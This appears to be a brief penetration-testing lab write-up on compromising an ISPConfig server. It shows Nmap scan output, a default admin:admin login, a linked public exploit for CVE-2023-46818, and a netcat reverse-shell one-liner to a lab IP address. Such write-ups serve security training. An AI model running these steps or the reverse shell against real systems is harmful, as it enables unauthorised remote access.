Nmap
PORT     STATE SERVICE VERSION
22/tcp   open  ssh     OpenSSH 8.2p1 Ubuntu 4ubuntu0.11 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
|   3072 51:56:a7:34:16:8e:3d:47:17:c8:96:d5:e6:94:46:46 (RSA)
|   256 fe:76:e3:4c:2b:f6:f5:21:a2:4d:9f:59:52:39:b9:16 (ECDSA)
|_  256 2c:dd:62:7d:d6:1c:f4:fd:a1:e4:c8:aa:11:ae:d6:1f (ED25519)
80/tcp   open  http    Apache httpd
| http-title: ISPConfig
|_Requested resource was /login/
|_http-favicon: Unknown favicon MD5: E005890E1A93A4D04F2DB906C74066E1
| http-robots.txt: 1 disallowed entry
|_/
|_http-server-header: Apache
| http-methods:
|_  Supported Methods: GET HEAD POST OPTIONS
8080/tcp open  http    Apache httpd
|_http-title: Apache2 Ubuntu Default Page: It works
| http-methods:
|_  Supported Methods: OPTIONS HEAD GET POST
|_http-server-header: Apache
8081/tcp open  http    Apache httpd
|_http-title: 403 Forbidden
|_http-server-header: Apache
| http-methods:
|_  Supported Methods: OPTIONS HEAD GET POST
Enumeration
There is a ISPConfig login page on port 80.
admin:admin works.
We are forbidden (403) on 8081. It looks like port 80 is our vector.
Exploitation
Found an exploit for the CVE listed in the lab name.
https://github.com/ajdumanhug/CVE-2023-46818/tree/main

Once we have a basic shell, I spawned a reverse shell for more stability and features.
ispconfig-shell# rm /tmp/f;mkfifo /tmp/f;cat /tmp/f|sh -i 2>&1|nc 192.168.45.223 21 >/tmp/f
A simple ls reveals proof.txt and we grab it. Done.